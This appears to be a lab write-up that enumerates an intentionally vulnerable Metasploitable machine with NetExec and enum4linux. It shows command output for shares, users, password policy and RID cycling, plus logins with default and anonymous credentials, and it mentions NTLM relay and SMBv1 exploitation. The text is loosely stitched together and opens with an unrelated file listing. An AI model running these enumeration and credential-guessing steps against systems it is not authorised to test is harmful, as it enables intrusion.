-rw-r--r--	1	www-data	www-data	2108	Dec	9	2008	
pmd_save_pos.php								
-rw-r--r--	1	www-data	www-data	1063	Dec	9	2008	print.css
-rw-r--r--	1	www-data	www-data	8248	Dec	9	2008	
querywindow.php								
-rw-r--r--	1	www-data	www-data	403	Dec	9	2008	
readme.php								
-rw-r--r--	1	www-data	www-data	26	Dec	9	2008	
robots.txt								
drwxr-xr-x	2	www-data	www-data	4096	May	14	2012	scripts
-rw-r--r--	1	www-data	www-data	7617	Dec	9	2008	
server_binlog.php								
-rw-r--r--	1	www-data	www-data	2624	Dec	9	2008	
server_collations.php								
-rw-r--r--	1	www-data	www-data	13548	Dec	9	2008	
server_databases.php								
-rw-r--r--	1	www-data	www-data	4680	Dec	9	2008	
server_engines.php								

-rw-r--r--	1	www-data	www-data	1647	Dec	9	2008	
server_export.php								
-rw-r--r--	1	www-data	www-data	486	Dec	9	2008	
server_import.php								
-rw-r--r--	1	www-data	www-data	93847	Dec	9	2008	
server_privileges.php								
-rw-r--r--	1	www-data	www-data	2931	Dec	9	2008	
server_processlist.php								
-rw-r--r--	1	www-data	www-data	595	Dec	9	2008	
server_sql.php								
-rw-r--r--	1	www-data	www-data	20491	Dec	9	2008	
server_status.php								
-rw-r--r--	1	www-data	www-data	2189	Dec	9	2008	
server_variables.php								
drwxr-xr-x	4	www-data	www-data	4096	May	14	2012	setup
-rw-r--r--	1	www-data	www-data	317	Dec	9	2008	
show_config_errors.php								
-rw-r--r--	1	www-data	www-data	26051	Dec	9	2008	sql.php
-rw-r--r--	1	www-data	www-data	7904	Dec	9	2008	
tbl_addfield.php								
-rw-r--r--	1	www-data	www-data	7236	Dec	9	2008	
tbl_alter.php								
-rw-r--r--	1	www-data	www-data	52444	Dec	9	2008	
tbl_change.php								
-rw-r--r--	1	www-data	www-data	9622	Dec	9	2008	
tbl_create.php								
-rw-r--r--	1	www-data	www-data	2594	Dec	9	2008	
tbl_export.php								
-rw-r--r--	1	www-data	www-data	635	Dec	9	2008	
tbl_import.php								
-rw-r--r--	1	www-data	www-data	8010	Dec	9	2008	
tbl_indexes.php								
-rw-r--r--	1	www-data	www-data	2466	Dec	9	2008	
tbl_move_copy.php								
-rw-r--r--	1	www-data	www-data	26449	Dec	9	2008	
tbl_operations.php								
-rw-r--r--	1	www-data	www-data	16823	Dec	9	2008	
tbl_printview.php								
-rw-r--r--	1	www-data	www-data	21488	Dec	9	2008	
tbl_relation.php								
-rw-r--r--	1	www-data	www-data	13821	Dec	9	2008	
tbl_replace.php								
-rw-r--r--	1	www-data	www-data	5205	Dec	9	2008	

```
tbl_row_action.php
-rw-r--r--  1 www-data www-data 16134 Dec  9  2008
tbl_select.php
-rw-r--r--  1 www-data www-data   924 Dec  9  2008
tbl_sql.php
-rw-r--r--  1 www-data www-data 31449 Dec  9  2008
tbl_structure.php
drwxr-xr-x  2 www-data www-data  4096 May 14  2012 test
drwxr-xr-x  4 www-data www-data  4096 May 14  2012 themes
-rw-r--r--  1 www-data www-data  1096 Dec  9  2008
themes.php
-rw-r--r--  1 www-data www-data  1657 Dec  9  2008
transformation_overview.php
-rw-r--r--  1 www-data www-data  3714 Dec  9  2008
transformation_wrapper.php
-rw-r--r--  1 www-data www-data  8262 Dec  9  2008
translators.html
-rw-r--r--  1 www-data www-data  4587 Dec  9  2008
user_password.php
-rw-r--r--  1 www-data www-data  5332 Dec  9  2008
view_create.php
-rw-r--r--  1 www-data www-data  1014 Dec  9  2008
webapp.php
```

Using NetExc

NetExec is a popular open-source network service exploitation and auditing tool. Cybersecurity professionals and penetration testers use it to automate security assessments, map large corporate networks, test credentials, and safely perform lateral movement across Windows and Active Directory environments

Using NetExec on smb

```
└─$ nxc smb 192.168.1.165
SMB      192.168.1.165    445      METASPLOITABLE    [*] Unix
(name:METASPLOITABLE) (domain:localdomain) (signing:False)
```

```
(SMBv1:True) (Null Auth:True)
```

The above results show that the smb is running on port 445 the host is called metasploitable, in the group: local domain which shows that the system is in a workgroup, not joined to an Active Directory domain. It also shows that smb signing is disabled and the system is vulnerable to NTLM relay attacks

NTLM relay attacks: is a **man-in-the-middle (MITM)** technique. Instead of cracking a password, an attacker intercepts a user's authentication attempt and forwards it to another server, effectively impersonating the user to gain unauthorized access

Net exec also shows smb is using protocol SMBV1 which can be exploited using External blue

we checked for share, users, password policy implemented and RIDs

```
—# nxc smb 192.168.1.165 --shares
SMB      192.168.1.165  445    METASPLOITABLE  [*] Unix
(name:METASPLOITABLE) (domain:localdomain) (signing:False)
(SMBv1:True) (Null Auth:True)
SMB      192.168.1.165  445    METASPLOITABLE  [-] Error
enumerating shares: STATUS_ACCESS_DENIED

└─# nxc smb 192.168.1.165 --users
SMB      192.168.1.165  445    METASPLOITABLE  [*] Unix
(name:METASPLOITABLE) (domain:localdomain) (signing:False)
(SMBv1:True) (Null Auth:True)
SMB      192.168.1.165  445    METASPLOITABLE  -
Username-                               -Last PW Set-      -BadPW- -
Description-
SMB      192.168.1.165  445    METASPLOITABLE  -
Username-                               -Last PW Set-      -BadPW- -
Description-

└─# nxc smb 192.168.1.165 --pass-pol
SMB      192.168.1.165  445    METASPLOITABLE  [*] Unix
```

```

(name:METASPLOITABLE) (domain:localdomain) (signing:False)
(SMBv1:True) (Null Auth:True)
SMB          192.168.1.165    445    METASPLOITABLE    [+]
Dumping password info for domain: METASPLOITABLE
SMB          192.168.1.165    445    METASPLOITABLE    Minimum
password length: 5
SMB          192.168.1.165    445    METASPLOITABLE    Password
history length: None
SMB          192.168.1.165    445    METASPLOITABLE    Maximum
password age: Not Set
SMB          192.168.1.165    445    METASPLOITABLE
SMB          192.168.1.165    445    METASPLOITABLE    Password
Complexity Flags: 000000
SMB          192.168.1.165    445    METASPLOITABLE
Domain Refuse Password Change: 0
SMB          192.168.1.165    445    METASPLOITABLE
Domain Password Store Cleartext: 0
SMB          192.168.1.165    445    METASPLOITABLE
Domain Password Lockout Admins: 0
SMB          192.168.1.165    445    METASPLOITABLE
Domain Password No Clear Change: 0
SMB          192.168.1.165    445    METASPLOITABLE
Domain Password No Anon Change: 0
SMB          192.168.1.165    445    METASPLOITABLE
Domain Password Complex: 0
SMB          192.168.1.165    445    METASPLOITABLE
SMB          192.168.1.165    445    METASPLOITABLE    Minimum
password age: None
SMB          192.168.1.165    445    METASPLOITABLE    Reset
Account Lockout Counter: 30 minutes
SMB          192.168.1.165    445    METASPLOITABLE    Locked
Account Duration: 30 minutes
SMB          192.168.1.165    445    METASPLOITABLE    Account
Lockout Threshold: None
SMB          192.168.1.165    445    METASPLOITABLE    Forced
Log off Time: Not Set

└─# nxc smb 192.168.1.165 --rid-brute
SMB          192.168.1.165    445    METASPLOITABLE    [*] Unix
(name:METASPLOITABLE) (domain:localdomain) (signing:False)
(SMBv1:True) (Null Auth:True)

```

```
size max:          16.39 MB
```

Visiting the location

`"/home/kali/.nxc/modules/nxc_spider_plus/192.168.1.165.json"` we can see all the logs that an attacker uploaded php reverse shell and the timestamp that shows the specific time .

<----SNIP----->

```
"vulnerable/twiki20030201/twiki-
source/templates/searchmeta.tpl": {
  "atime_epoch": "2010-04-28 17:22:58",
  "ctime_epoch": "2010-04-16 16:36:51",
  "mtime_epoch": "2010-04-16 16:36:51",
  "size": "149 B"
},
"vulnerable/twiki20030201/twiki-
source/templates/searchrenameview.tpl": {
  "atime_epoch": "2010-04-28 17:22:58",
  "ctime_epoch": "2010-04-16 16:36:51",
  "mtime_epoch": "2010-04-16 16:36:51",
  "size": "2.02 KB"
},
"vulnerable/twiki20030201/twiki-
source/templates/twiki.tpl": {
  "atime_epoch": "2010-04-28 17:22:58",
  "ctime_epoch": "2010-04-16 16:36:51",
  "mtime_epoch": "2010-04-16 16:36:51",
  "size": "2.23 KB"
},
"vulnerable/twiki20030201/twiki-
source/templates/view.plain.tpl": {
  "atime_epoch": "2010-04-28 17:22:58",
  "ctime_epoch": "2010-04-16 16:36:51",
  "mtime_epoch": "2010-04-16 16:36:51",
  "size": "419 B"
},
"vulnerable/twiki20030201/twiki-
source/templates/view.print.tpl": {
  "atime_epoch": "2010-04-28 17:22:58",
```

```
msfadmin:msfadmin Linux - Shell access!
```

1.0.3 Using it with vnc

```
—(root@kali) - [/home/kali]
└─# nxc vnc 192.168.1.165
VNC          192.168.1.165    5900    192.168.1.165    [*] RFB
3.3
```

We can use enum4linux to enumerate for shares and users

```
enum4linux 192.168.1.165
Starting enum4linux v0.9.1 (
http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu
Aug 13 10:51:16 2026
```

```
===== ( Target
Information ) =====
```

```
Target ..... 192.168.1.165
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain
admins, root, bin, none
```

```
===== ( Enumerating Workgroup/Domain on
192.168.1.165 ) =====
```

```
[+] Got domain/workgroup name: WORKGROUP
```

```
===== ( Nbtstat Information for
192.168.1.165 ) =====
```

```
Looking up status of 192.168.1.165
```



```

METASPLOITABLE <00> - B <ACTIVE>
Workstation Service
METASPLOITABLE <03> - B <ACTIVE> Messenger
Service
METASPLOITABLE <20> - B <ACTIVE> File
Server Service
..__MSBROWSE__ <01> - <GROUP> B <ACTIVE> Master
Browser
WORKGROUP <00> - <GROUP> B <ACTIVE>
Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master
Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser
Service Elections

```

MAC Address = 00-00-00-00-00-00

```

===== ( Session Check on
192.168.1.165 )=====

```

[+] Server 192.168.1.165 allows sessions using username '', password ''

```

===== ( Getting domain SID for
192.168.1.165 )=====

```

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

```

===== ( OS information on
192.168.1.165 )=====

```

[E] Can't get OS info with smbclient

[+] Got OS info for 192.168.1.165 from srvinfo:

```

METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable
server (Samba 3.0.20-Debian)
platform_id      :      500
os version       :      4.9
server type      :      0x9a03

```

```
===== ( Users on
192.168.1.165 )
index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games      Name:
games      Desc: (null)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody    Name:
nobody     Desc: (null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind      Name:
(null)     Desc: (null)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy     Name:
proxy      Desc: (null)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog    Name:
(null)     Desc: (null)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user      Name:
just a user,111,, Desc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data  Name:
www-data   Desc: (null)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root      Name:
root       Desc: (null)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news      Name:
news       Desc: (null)
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres  Name:
PostgreSQL administrator,,, Desc: (null)
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin       Name:
bin        Desc: (null)
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail      Name:
mail       Desc: (null)
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd   Name:
(null)     Desc: (null)
index: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd   Name:
(null)     Desc: (null)
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp     Name:
(null)     Desc: (null)
index: 0x10 RID: 0x3ea acb: 0x00000011 Account: daemon   Name:
daemon     Desc: (null)
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd     Name:
(null)     Desc: (null)
index: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man      Name:
man        Desc: (null)
index: 0x13 RID: 0x3f6 acb: 0x00000011 Account: lp       Name:
lp         Desc: (null)
index: 0x14 RID: 0x4c2 acb: 0x00000011 Account: mysql    Name:
```

```

MySQL Server,,, Desc: (null)
index: 0x15 RID: 0x43a acb: 0x00000011 Account: gnats Name:
Gnats Bug-Reporting System (admin) Desc: (null)
index: 0x16 RID: 0x4b0 acb: 0x00000011 Account: libuuid Name:
(null) Desc: (null)
index: 0x17 RID: 0x42c acb: 0x00000011 Account: backup Name:
backup Desc: (null)
index: 0x18 RID: 0xbb8 acb: 0x00000010 Account: msfadmin
Name: msfadmin,,, Desc: (null)
index: 0x19 RID: 0x4c8 acb: 0x00000011 Account: telnetd Name:
(null) Desc: (null)
index: 0x1a RID: 0x3ee acb: 0x00000011 Account: sys Name:
sys Desc: (null)
index: 0x1b RID: 0x4b6 acb: 0x00000011 Account: klog Name:
(null) Desc: (null)
index: 0x1c RID: 0x4bc acb: 0x00000011 Account: postfix Name:
(null) Desc: (null)
index: 0x1d RID: 0xbbc acb: 0x00000011 Account: service Name:
,,, Desc: (null)
index: 0x1e RID: 0x434 acb: 0x00000011 Account: list Name:
Mailing List Manager Desc: (null)
index: 0x1f RID: 0x436 acb: 0x00000011 Account: irc Name:
ircd Desc: (null)
index: 0x20 RID: 0x4be acb: 0x00000011 Account: ftp Name:
(null) Desc: (null)
index: 0x21 RID: 0x4c4 acb: 0x00000011 Account: tomcat55
Name: (null) Desc: (null)
index: 0x22 RID: 0x3f0 acb: 0x00000011 Account: sync Name:
sync Desc: (null)
index: 0x23 RID: 0x3fc acb: 0x00000011 Account: uucp Name:
uucp Desc: (null)

```

```

user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]

```

```
SMB          192.168.1.165    445    METASPLOITABLE    [-] RPC  
lookup failed: RPC method not implemented
```

RIDs (Relative Identifiers) are the variable tail-end numeric values of Windows Security Identifiers (SIDs) used to uniquely identify individual users and groups within a domain or local system. When running SMB

Using NetExec on ftp

Using it with our default credentials:

```
(root@kali) - [/home/kali]  
└─# nxc ftp 192.168.1.165 -u msfadmin -p msfadmin  
FTP          192.168.1.165    21      192.168.1.165    [+]  
msfadmin:msfadmin
```

with our anonymous login

```
-(root@kali) - [/home/kali]  
└─# nxc ftp 192.168.1.165 -u anonymous -p anonymous  
FTP          192.168.1.165    21      192.168.1.165    [+]  
anonymous:anonymous - Anonymous Login!
```

1.0.3 Using it with ssh

```
└─# nxc ssh 192.168.1.165  
SSH          192.168.1.165    22      192.168.1.165    [*] SSH-  
2.0-OpenSSH_4.7p1 Debian-8ubuntu1  
  
(root@kali) - [/home/kali]  
└─# nxc ssh 192.168.1.165 -u msfadmin -p msfadmin  
SSH          192.168.1.165    22      192.168.1.165    [*] SSH-  
2.0-OpenSSH_4.7p1 Debian-8ubuntu1  
SSH          192.168.1.165    22      192.168.1.165    [+]
```

```
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]
user:[telnetd] rid:[0x4c8]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b6]
user:[postfix] rid:[0x4bc]
user:[service] rid:[0xbbc]
user:[list] rid:[0x434]
user:[irc] rid:[0x436]
user:[ftp] rid:[0x4be]
user:[tomcat55] rid:[0x4c4]
user:[sync] rid:[0x3f0]
user:[uucp] rid:[0x3fc]
```

```
===== ( Share Enumeration on
192.168.1.165 ) =====
```

Sharename	Type	Comment
-----	----	-----
print\$	Disk	Printer Drivers
tmp	Disk	oh noes!
opt	Disk	
IPC\$	IPC	IPC Service (metasploitable
server (Samba 3.0.20-Debian))		
ADMIN\$	IPC	IPC Service (metasploitable
server (Samba 3.0.20-Debian))		

Reconnecting with SMB1 for workgroup listing.

Server	Comment
-----	-----
Workgroup	Master

WORKGROUP

METASPLOITABLE

```
[+] Attempting to map shares on 192.168.1.165
//192.168.1.165/tmp      Mapping: OK Listing: OK Writing: N/A
//192.168.1.165/opt      Mapping: DENIED Listing: N/A Writing:
N/A
```

```
NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//192.168.1.165/IPC$      Mapping: N/A Listing: N/A Writing:
N/A
//192.168.1.165/ADMIN$    Mapping: DENIED Listing: N/A Writing:
N/A
```

```
===== ( Password Policy Information for
192.168.1.165 )=====
```

Password:

```
[+] Attaching to 192.168.1.165 using a NULL share
```

```
[+] Trying protocol 139/SMB...
```

```
[+] Found domain(s):
```

```
    [+] METASPLOITABLE
    [+] Builtin
```

```
[+] Password Info for Domain: METASPLOITABLE
```

```
    [+] Minimum password length: 5
    [+] Password history length: None
    [+] Maximum password age: Not Set
    [+] Password Complexity Flags: 000000
```

```
        [+] Domain Refuse Password Change: 0
        [+] Domain Password Store Cleartext: 0
        [+] Domain Password Lockout Admins: 0
        [+] Domain Password No Clear Change: 0
        [+] Domain Password No Anon Change: 0
        [+] Domain Password Complex: 0
```

```
[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set
```

```
[+] Retrieved partial password policy with rpcclient:
Password Complexity: Disabled
Minimum Password Length: 0
```

```
===== ( Groups on
192.168.1.165 )=====
```

```
===== ( Users on 192.168.1.165 via RID cycling
(RIDS: 500-550,1000-1050) )=====
```

```
[I] Found new SID:
S-1-5-21-1042354039-2475377354-766472396
```

```
[+] Enumerating users using SID S-1-5-21-1042354039-
2475377354-766472396 and logon username '', password ''
```

```
S-1-5-21-1042354039-2475377354-766472396-500
METASPLOITABLE\Administrator (Local User)
S-1-5-21-1042354039-2475377354-766472396-501
METASPLOITABLE\nobody (Local User)
S-1-5-21-1042354039-2475377354-766472396-512
METASPLOITABLE\Domain Admins (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-513
METASPLOITABLE\Domain Users (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-514
METASPLOITABLE\Domain Guests (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1000
METASPLOITABLE\root (Local User)
S-1-5-21-1042354039-2475377354-766472396-1001
METASPLOITABLE\root (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1002
METASPLOITABLE\daemon (Local User)
S-1-5-21-1042354039-2475377354-766472396-1003
```

METASPLOITABLE\daemon (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1004
METASPLOITABLE\bin (Local User)
S-1-5-21-1042354039-2475377354-766472396-1005
METASPLOITABLE\bin (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1006
METASPLOITABLE\sys (Local User)
S-1-5-21-1042354039-2475377354-766472396-1007
METASPLOITABLE\sys (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1008
METASPLOITABLE\sync (Local User)
S-1-5-21-1042354039-2475377354-766472396-1009
METASPLOITABLE\adm (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1010
METASPLOITABLE\games (Local User)
S-1-5-21-1042354039-2475377354-766472396-1011
METASPLOITABLE\tty (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1012
METASPLOITABLE\man (Local User)
S-1-5-21-1042354039-2475377354-766472396-1013
METASPLOITABLE\disk (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1014
METASPLOITABLE\lp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1015
METASPLOITABLE\lp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1016
METASPLOITABLE\mail (Local User)
S-1-5-21-1042354039-2475377354-766472396-1017
METASPLOITABLE\mail (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1018
METASPLOITABLE\news (Local User)
S-1-5-21-1042354039-2475377354-766472396-1019
METASPLOITABLE\news (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1020
METASPLOITABLE\uucp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1021
METASPLOITABLE\uucp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1025
METASPLOITABLE\man (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1026
METASPLOITABLE\proxy (Local User)
S-1-5-21-1042354039-2475377354-766472396-1027
METASPLOITABLE\proxy (Domain Group)


```

S-1-5-21-1042354039-2475377354-766472396-1031
METASPLOITABLE\kmem (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1041
METASPLOITABLE\dialout (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1043
METASPLOITABLE\fax (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1045
METASPLOITABLE\voice (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1049
METASPLOITABLE\cdrom (Domain Group)

===== ( Getting printer info for
192.168.1.165 )=====
No printers returned.

```

```
enum4linux complete on Thu Aug 13 10:51:51 2026
```

using netexec and spider we crawl in the tmp shares and it gives us some information

```

]
└─$ nxc smb 192.168.1.165 -u 'msfadmin' -p 'msfadmin' -M
spider_plus -o SHARE=tmp
SMB          192.168.1.165    445      METASPLOITABLE    [*] Unix
(name:METASPLOITABLE) (domain:localdomain) (signing:False)
(SMBv1:True) (Null Auth:True)
SMB          192.168.1.165    445      METASPLOITABLE    [+]
localdomain\msfadmin:msfadmin
SPIDER_PLUS  192.168.1.165    445      METASPLOITABLE    [*]
Started module spidering_plus with the following options:
SPIDER_PLUS  192.168.1.165    445      METASPLOITABLE    [*]
DOWNLOAD_FLAG: False
SPIDER_PLUS  192.168.1.165    445      METASPLOITABLE    [*]
STATS_FLAG: True
SPIDER_PLUS  192.168.1.165    445      METASPLOITABLE    [*]
EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS  192.168.1.165    445      METASPLOITABLE    [*]
EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS  192.168.1.165    445      METASPLOITABLE    [*]

```

```
        "ctime_epoch": "2010-04-16 16:36:51",
        "mtime_epoch": "2010-04-16 16:36:51",
        "size": "827 B"
    },
    "vulnerable/twiki20030201/twiki-
source/templates/view.rss.tpl": {
        "atime_epoch": "2010-04-28 17:22:58",
        "ctime_epoch": "2010-04-16 16:36:51",
        "mtime_epoch": "2010-04-16 16:36:51",
        "size": "300 B"
    },
    "vulnerable/twiki20030201/twiki-
source/templates/view.tpl": {
        "atime_epoch": "2010-04-28 17:22:58",
        "ctime_epoch": "2010-04-16 16:36:51",
        "mtime_epoch": "2010-04-16 16:36:51",
        "size": "1.59 KB"
    }
},
"opt": {
    ".X0-lock": {
        "atime_epoch": "2026-07-22 01:23:40",
        "ctime_epoch": "2026-07-22 01:23:40",
        "mtime_epoch": "2026-07-22 01:23:40",
        "size": "11 B"
    },
    ".X11-unix/X0": {
        "atime_epoch": "2026-07-22 01:23:41",
        "ctime_epoch": "2026-07-22 01:23:40",
        "mtime_epoch": "2026-07-22 01:23:40",
        "size": "0 B"
    },
    "4644.jsvc_up": {
        "atime_epoch": "2026-07-22 01:23:51",
        "ctime_epoch": "2026-07-22 01:23:51",
        "mtime_epoch": "2026-07-22 01:23:51",
        "size": "0 B"
    },
    "php-reverse-shell.php": {
        "atime_epoch": "2026-07-22 09:20:24",
        "ctime_epoch": "2026-07-22 09:18:56",
        "mtime_epoch": "2026-07-22 09:18:56",
        "size": "5.36 KB"
    }
}
```

```

    },
    "tmp": {
      ".X0-lock": {
        "atime_epoch": "2026-07-22 01:23:40",
        "ctime_epoch": "2026-07-22 01:23:40",
        "mtime_epoch": "2026-07-22 01:23:40",
        "size": "11 B"
      },
      ".X11-unix/X0": {
        "atime_epoch": "2026-07-22 01:23:41",
        "ctime_epoch": "2026-07-22 01:23:40",
        "mtime_epoch": "2026-07-22 01:23:40",
        "size": "0 B"
      },
      "4644.jsvc_up": {
        "atime_epoch": "2026-07-22 01:23:51",
        "ctime_epoch": "2026-07-22 01:23:51",
        "mtime_epoch": "2026-07-22 01:23:51",
        "size": "0 B"
      },
      "php-reverse-shell.php": {
        "atime_epoch": "2026-07-22 09:20:24",
        "ctime_epoch": "2026-07-22 09:18:56",
        "mtime_epoch": "2026-07-22 09:18:56",
        "size": "5.36 KB"
      }
    }
  }
}

```


<---SNIP--->

the record also shoes us twiki vulnerability and the path to a web root

